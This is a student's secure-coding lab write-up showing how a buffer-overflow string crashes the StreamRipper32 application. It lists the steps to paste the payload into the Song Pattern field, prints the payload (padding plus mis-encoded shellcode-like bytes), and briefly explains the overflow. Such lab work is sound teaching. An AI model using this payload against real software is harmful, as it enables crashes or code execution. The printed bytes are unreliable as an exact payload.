# Secure Coding Lab-7

G.CHAITANYA

18BCE7283

## Lab experiment - Working with the memory vulnerabilities

1) Crashing the StreamRipper32

After opening the application, Click on ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and

Copy the Exploit text and Paste it in Song Pattern. Now click on Ok, as you can see below.


Here is the Exploit used above.

Exploit :

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAÃë ôZ
      ÚÇ°îPSàÙt$ô]3É±Rƒíü1U»C±¿Œ·Ö?MØ_Ú|Ø¯/èOýÃƒWáŠÐLíá
ýÍ4aü–XÏW× 2•…v89òt'²H˜''›°öÂù÷~á°Õšï0äJ>¸K³ŽK•ô)´àJIó
Ë0•vÏ"^ +%²·¸) ³æ–~ J
—qÛO¼U‡ÝÌmúâÎ£FEã°últ7¶l@Å^½úAÓ6%–m'ëŽâ(Ú²9™cY¹&¶Îé^i¯
YiÚG³fw¼¬.G''KT6yŽZ9Á¼S%NÌÜËãm
ÆŽ®ªåo`[ƒc«ÞÙ°´ôu^&"…)[Ò~E¶'"ÿ¤n@Çlµ±Æm8 ì},©)XYg‡3ÉqÉ
èƒŒÂc'â‹ ç³´ o4Íó»°0^ŒÍØÇEl…÷°³°{0LGc1I#ª#ÆÌ Ã
```

As we can see, it's crashed.
Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit
application. We have inserted an exploit of many characters in the field

which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed.